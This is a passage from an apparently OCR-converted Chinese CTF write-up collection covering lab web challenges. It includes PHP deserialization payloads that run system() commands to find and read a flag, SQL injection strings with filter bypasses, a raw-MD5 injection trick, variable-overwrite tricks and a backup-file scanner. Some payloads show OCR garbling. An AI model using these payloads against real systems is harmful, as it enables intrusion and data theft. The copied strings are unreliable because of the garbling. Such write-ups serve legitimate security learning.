    if (!in_array($func,$disable_fun)) {
        echo gettime($func, $p);
    }else {
        die("Hacker...");
    }
}
?>

```



## 2.反序列化,构造exp

```

<?php
class Test {
    var $p = "ls";
    var $func = "system";
    function __destruct() {
        if ($this->func != "") {
            echo gettime($this->func, $this->p);
        }
    }
}



$a=new Test();
echo serialize($a);

```



但是找不到flag在哪。构造exp。

```
func=serialize&p=0:4:"Test":2:{s:1:"p";s:18:"find%20/%20-name%20flag*";s:4:"func";s:6:"system";}
```



3.直接readfile。

或者直接：



```
0:4:"Test":2:{s:1:"p";s:25:"cat%20$(find%20/%20-name%20flag*)";s:4:"func";s:6:"system";}
```

法二:

命名空间绕过黑名单:

```
func=\exec&p=ls
```

读取flag:

func

## [De1CTF 2019]SSRF Me

Hint

flag is in ./flag.txt

Got it!

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

```
#!/usr/bin/env python
# encoding=utf-8
from flask import Flask
```

```

from flask import request
import socket
import hashlib
import urllib
import sys
import os
import json
reload(sys)
sys.setdefaultencoding('latin1')
app = Flask(__name__)
secert_key = os.urandom(16)
class Task:
    def __init__(self, action, param, sign, ip): # python得构造方法
        self.action = action
        self.param = param
        self.sign = sign
        self.sandbox = md5(ip)
        if (not os.path.exists(self.sandbox)): # SandBox For Remote_Addr
            os.mkdir(self.sandbox)
    def Exec(self): # 定义的命令执行函数, 此处调用了scan这个自定义的函数
        result = {}
        result['code'] = 500
        if (self.checkSign()):
            # md5(secert_key + self.action + self.param).hexdigest() == self.sign
            # md5(secert_key + self.action + self.param).hexdigest() == hashlib.md5(secert_key + param + "scan")
            .hexdigest()
            if "scan" in self.action: # action要写scan
                tmpfile = open("./%s/result.txt" % self.sandbox, 'w')
                resp = scan(self.param) # 此处是文件读取得注入点
                # resp = urllib.urlopen(param).read()
                if (resp == "Connection Timeout"):
                    result['data'] = resp
                else:
                    print resp # 输出结果
                    tmpfile.write(resp)
                    tmpfile.close()
                    result['code'] = 200
            if "read" in self.action: # action要加read
                f = open("./%s/result.txt" % self.sandbox, 'r')
                result['code'] = 200
                result['data'] = f.read()
            if result['code'] == 500:
                result['data'] = "Action Error"
        else:
            result['code'] = 500
            result['msg'] = "Sign Error"
        return result
    def checkSign(self):
        if (getSign(self.action, self.param) == self.sign): # !!!校验
            return True
        # md5(secert_key + param + action).hexdigest()
        else:
            return False
# generate Sign For Action Scan.
@app.route("/geneSign", methods=['GET', 'POST']) # !!!这个路由用于测试
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
# hashlib.md5(secert_key + param + action).hexdigest()

```

```

# hashlib.md5(secert_key + param + action).hexdigest()
# hashlib.md5(secert_key + param + "scan").hexdigest()
@app.route('/De1ta', methods=['GET', 'POST']) # 这个路由是我萌得最终注入点
def challenge():
    action = urllib.unquote(request.cookies.get("action"))
    param = urllib.unquote(request.args.get("param", ""))
    sign = urllib.unquote(request.cookies.get("sign"))
    ip = request.remote_addr
    if (waf(param)):
        return "No Hacker!!!!"
    task = Task(action, param, sign, ip)
    return json.dumps(task.Exec())
@app.route('/') # 根目录路由, 就是显示源代码得地方
def index():
    return open("code.txt", "r").read()
def scan(param): # 这是用来扫目录得函数
    socket.setdefaulttimeout(1)
    try:
        return urllib.urlopen(param).read()[:50]
    except:
        return "Connection Timeout"
def getSign(action, param): # !!!这个应该是本题关键点, 此处注意顺序先是param后是action
    return hashlib.md5(secert_key + param + action).hexdigest()
def md5(content):
    return hashlib.md5(content).hexdigest()
def waf(param): # 这个waf比较没用好像
    check = param.strip().lower()
    if check.startswith("gopher") or check.startswith("file"):
        return True
    else:
        return False
if __name__ == '__main__':
    app.debug = False
    app.run(host='0.0.0.0')

```

一个flask代码。提示flag在flag.txt

有两个地方可以传参：路由/geneSign和/De1ta

```
@app.route("/geneSign", methods=['GET', 'POST']) # !!!这个路由用于测试
def geneSign():
    param = urllib.unquote(request.args.get("param", ""))
    action = "scan"
    return getSign(action, param)
# hashlib.md5(secert_key + param + action).hexdigest()
# hashlib.md5(secert_key + param + "scan").hexdigest()
@app.route('/De1ta', methods=['GET', 'POST']) # 这个路由是我萌得最终注
入点
def challenge():
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

先看第二个因为里面构造了上面的类Task

```
if (waf(param)):
    return "No Hacker!!!!"
task = Task(action, param, sign, ip)
```

param传参要绕过waf()，waf()检测参数param开头不能有"gopher"和"file"

然后return json.dumps(task.Exec())

task里面的Exec()方法最后return result，我们要想办法把flag和result关联，然后就相当于return flag。

要想这样就要通过Exec()方法的种种if判断

第一个if(self.checkSign())

**[安洵杯 2019]easy\_serialize\_php**

```

<?php

$function = @$_GET['f'];

function filter($img){
    $filter_arr = array('php','flag','php5','php4','flg');
    $filter = '/'.implode('|',$filter_arr).'/i';
    return preg_replace($filter,'',$img);
}

if($_SESSION){
    unset($_SESSION);
}

$_SESSION["user"] = 'guest';
$_SESSION['function'] = $function;

extract($_POST);

if(!$function){
    echo '<a href="index.php?f=highlight_file">source_code</a>';
}

if(!$GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($GET['img_path']));
}

$serialize_info = filter(serialize($_SESSION));

if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}

```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

首先代码审计:

1.filter函数就是正则匹配 /php|flag|php5|php4|flg/i 替换为空

2.给session初始化,把session序列化了然后调用filter函数

(补充: extract函数: 将变量从数组中导入当前的符号表,这里就是把post数组里的取出来变成php变量,就比如我们post传 a=123,那它经过这个函数就变成了

`a=123` 而且它默认在变量为空的时候进行覆盖,这就导致了变量覆盖漏洞) 最后面有个提示,我们

直接搜一些敏感点，fopen、disable\_、root等等。第二行看到了独特的文件名。（还好和这些敏感点离得近）

|                      |               |  |
|----------------------|---------------|--|
| arg_separator.output | &             | &  |
| auto_append_file     | d0g3_f1ag.php | d0g3_f1ag.php  |
| auto_globals_jit     | On            | On   |
| auto_prepend_file    | no value      | no value   |
| browscap             | no value      | no value   |
| default_charset      | UTF-8         | UTF-8  |
| default_mimetype     | text/html     | text/html  |
| disable_classes      | no value      | no value <a href="https://blog.csdn.net/qq_53622360">https://blog.csdn.net/qq_53622360</a> |

直接访问文件名，访问不出来，看到之前的源代码最后有file\_get\_contents函数，肯定就是要我们读取这个文件了。

```
if($function == 'highlight_file'){
    highlight_file('index.php');
}else if($function == 'phpinfo'){
    eval('phpinfo();'); //maybe you can find something in here!
}else if($function == 'show_image'){
    $userinfo = unserialize($serialize_info);
    echo file_get_contents(base64_decode($userinfo['img']));
}
```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

读取是有前提的，\$function 我们可以通过 \$f 直接赋值。

现在我们要 base64\_decode(\$userinfo['img'])=d0g3\_f1ag.php。

那么就要 \$userinfo['img']=ZDBnM19mMWFnLnBocA==。

而 \$userinfo 又是通过 \$serialize\_info 反序列化来的。

\$serialize\_info 又是通过 session 序列化之后再过滤得来的。

session里面的img在这里赋值，我们指定的话会被sha1哈希，到时候就不能被base64解密了。这里就到了一个难点了。

```
if(!$_GET['img_path']){
    $_SESSION['img'] = base64_encode('guest_img.png');
}else{
    $_SESSION['img'] = sha1(base64_encode($_GET['img_path']));
}
```

我们看到上面的过滤函数，会把一些长度的字符替换为0

直接看payload分析：

```
$_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}
```

因为有变量覆盖漏洞，所以它可以直接被赋值进去。然后session被序列化之后会变成这样：（方头括号我自己加的，方便看的清楚，括号里是我们传的变量值）

```
a:3:{s:4:"user";s:24:"flagflagflagflagflagflag";s:8:"function";s:68:"【a";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMWFnLnBocA==";}";s:3:"img";s:28:"L3VwbG9hZC9ndWVzdF9pbWcuanBn";}
```

然后这串字符串经过过滤函数之后，会变成：

```
a:3:{s:4:"user";s:24:"";s:8:"function";s:68:"【a】";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMwFnLnBocA==";}】";s:3:"img";s:28:"L3VwbG9hZC9ndWVzdF9pbWcuanBn";}
```

可以看到，24后面的6个flag被替换为空了，但是指定的长度还是24，怎么办呢？它会往后吞，不管什么符号，都吞掉24个字符。吞完之后变成了这样。

```
a:3:{s:4:"user";s:24:"【";s:8:"function";s:68:"a】";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMwFnLnBocA==";}";s:3:"img";s:28:"L3VwbG9hZC9ndWVzdF9pbWcuanBn";}
```

看，括号里的字符串就变成了user的值，这时候我们自己输入的function参数和img参数，就把真的参数替代掉了。

注意格式，我看别人的WP没有function参数也是可以的，但是必须要凑够3个参数，因为一开始序列化的时候指定了有3个参数。

get传 f=show\_image,

post传:

```
_SESSION[user]=flagflagflagflagflagflag&_SESSION[function]=a";s:8:"function";s:7:"H9_dawn";s:3:"img";s:20:"ZDBnM19mMwFnLnBocA==";}";
```

## SWPUCTF2019 web1

进来首先是个登录页面,注册登录，进入广告界面，不按套路出牌，考的是sql注入的新姿势，利用了无列名注入。

随便试了几个payload,发现order,and,or都被过滤了。由于order被过滤了，没法用order by子句判断目标表的列数了。这里我就逐渐增加字段数，这样慢慢的发现竟然有22个字段,并且第2, 3列是显示列

```
-1'/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='1
```

### 广告详情

| 广告名 | 广告内容 | 状态    |
|-----|------|-------|
| 2   | 3    | 待管理确认 |

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

```
-1'/**/union/**/select/**/1,2,database(),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/&&/**/'1'='1
```

# 广告详情

| 广告名 | 广告内容 | 状态 |
|-----|------|----|
| 2   | web1 | 待管 |

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

```
-1'/**/union/**/select/**/1,2,group_concat(table_name)/**/from/**/information_schema.tables/**/where/**/table_schema='web1'/**/,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/)&&/**/'1'='1
```

但是information被过滤了，实际上是or被过滤了，导致order, or, information这些字都被过滤了。那怎么查到表名？在网上搜索才知道mysql在5.7版本之后还有一个sys系统表sys.schema\_auto\_increment\_columns，作用和information\_schema是相似的。

```
-1'/**/union/**/select/**/1,2,(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_columns/**/where/**/table_schema=database())**,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/)&&/**/'1'='
```

但是试了一下报错,页面说sys.schema\_auto\_increment\_columns这个表不存在。但是根据刚才试列数是页面报的错才知道mysql.innodb\_table\_stats这个表也可以用，也类似于information\_schema

```
-1'/**/union/**/select/**/1,2,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats/**/where/**/database_name=database())**,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22/**/)&&/**/'1'='
```

## [极客大挑战 2019]PHP

常见的网站源码备份文件扫描脚本

```
import requests

url1 = 'http://xxx.com' # url为被扫描地址,后不加 '/'



# 常见的网站源码备份文件名
list1 = ['web', 'website', 'backup', 'back', 'www', 'wwwroot', 'temp']
# 常见的网站源码备份文件后缀
list2 = ['tar', 'tar.gz', 'zip', 'rar']

for i in list1:
    for j in list2:
        back = str(i) + '.' + str(j)
        url = str(url1) + '/' + back
        print(back + ' ', end='')
        print(requests.get(url).status_code)
```

因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯  
不愧是我!!!

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

输入就下载到一个压缩包

| 文件名       | 大小      | 大小     | 文件类型    | 日期               |

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

flag.php里面是一个假flag

打开index.php:

```
<div style="text-shadow:1px 1px 2px;to|
<?php
include 'class.php';
$select = $_GET['select'];
$res=unserialize(@$select);
?>
</div>
```

打开class.php得到:

```

<?php
include 'flag.php';

error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>

```

根据index.php可以知道要使password=100和username='admin',进行序列化:

```

<?
class Name
{
private $username = 'admin';
private $password = '100';
}
$a = new Name();
echo serialize($a);
?>

```

```
0:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";s:3:"100";}
请按任意键继续. . .
```

```
/index.php?select=0:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

## [BJDCTF2020]Easy MD5

不安全 | 4942ecd6-ec0-496a-a80a-3213218fa1f0.node3.buuoj.cn/leveldo4.php

提交

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

先抓包来看看，结果看到：

Left Screenshot (Request Headers):

```

1 GET /leveldo4.php?password=1 HTTP/1.1

4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Hint: select * from 'admin' where password=md5($pass,true)
7 X-Powered-By: PHP/7.3.13
8 Content-Length: 3107
9
10 <!DOCTYPE html>
11 <html lang="zh-CN">

```

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

PHP中md5函数如果第二个参数设为true，返回的是二进制内容，如果能恰好凑出类似'or'的字符串，就可以构成SQL注入。有两个类似的字符串：

```

129581926211651571912466741651878684928
md5值为:
\x06\xdaT0D\x9f\x8fo#\xdf\xc1'or'8
ff1fdyop
md5值为:
'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c

```

第一个没用，第二个就进入：

▲ 不安全 | 4942ecd6-ece0-496a-a80a-3213218fa1f0.node3.buuoj.cn/levels91.php

# Do You Like MD5?

[https://blog.csdn.net/qq\\_51558360](https://blog.csdn.net/qq_51558360)

```
1 <!--
2 $a = $_GET['a'];
3 $b = $_GET['b'];
4
5 if($a != $b && md5($a) == md5($b)) {
6     // wow, glzjin wants a girl friend.
7 -->
8
9 <!DOCTYPE html>
```

这里使用的两个等号，也可以借助弱类型来绕过一下。即找两个加密后是0e开头的字符串即可。

← → ↻ ▲ 不安全 | 4942ecd6-ece0-496a-a80a-3213218fa1f0.node3.buuoj.cn/level14.php

```
<?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!= $_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])) {
    echo $flag;
}

## [BJDCTF2020]Mark loves cat

dirsearch扫描一下，发现/.git目录，用githack获取一下源码。

```

<?php
include 'flag.php';
$yds = "dog";
$is = "cat";
$handsome = 'yds';

foreach($_POST as $x => $y){
    $$x = $y;
} //forsearch:
post传参和get传参的参数键名和值
首先我们post: $flag=flag

foreach($_GET as $x => $y){
    $$x = $$y;
} //接下来GET: ?yds=fLag

foreach($_GET as $x => $y){
    if($_GET['flag'] === $x && $x !== 'flag'){ //GET方式传fLag只能传一个fLag=fLag
        exit($handsome);
    }
}

if(!isset($_GET['flag']) && !isset($_POST['flag'])){ //GET和POST其中之一必须传fLag
    exit($yds);
}

if($_POST['flag'] === 'flag' || $_GET['flag'] === 'flag'){ //GET和POST传fLag,必须不能是fLag=fLag
    exit($is);
}

echo "the flag is: ".$flag;

$x为yds, $y为flag, 所以$$x表示$yds, $$y也就是$flag, $flag就是真正的flag{XXXXXX}。$$x = $$y, 也就是$yds=flag{XXXXXX}。
看源码

```

只要没有flag参数, 就会exit(\$yds), 就可以得到flag了。

GET:yds=flag

POST:\$flag=flag

查看源码得到FLAG

[ASIS 2019]Unicorn shop

打开题目是一个购买界面，发现三个是个位数价钱，一个是1377，猜测只要购买了第四只独角兽，就能获取flag  
我随便购买一个发现：

操作失败。

Only one char(?) allowed!



查看源码发现：

换行

```
1 <!DOCTYPE html>
2 <html lang="zh-CN">
3 <head>
4 <meta charset="utf-8"><!--Ah, really important, seriously. -->
5 <meta http-equiv="X-UA-Compatible" content="IE=edge">
6 <meta name="viewport" content="width=device-width, initial-scale=1">
7 <title>Unicorn shop</title>
8 <!-- Don't be frustrated by the same view, we've changed the challenge content.-->
9 <!-- Bootstrap core CSS -->
```

这里指明了重点，所以要考虑utf-8编码的转换安全问题

我们在这个网站搜索大于 thousand 的单个字符 <https://www.compart.com/en/unicode/>

Name:	Ethiopic Number Ten Thousand <sup>[1]</sup>
Numeric Value:	10000 <sup>[1]</sup>
Unicode Version:	3.0 (September 1999) <sup>[2]</sup>

[https://blog.csdn.net/qq\\_51558380](https://blog.csdn.net/qq_51558380)

可以看到它代表的数值是10000

它的utf-8编码是0xE1 0x8D 0xBC

我们将0x换成%，得到%E1%8D%BC

在这里插入图片描述

## [NPUCTF2020]ReadlezPHP

查看源码发现./time.php?source

访问得源码：

```
<?php
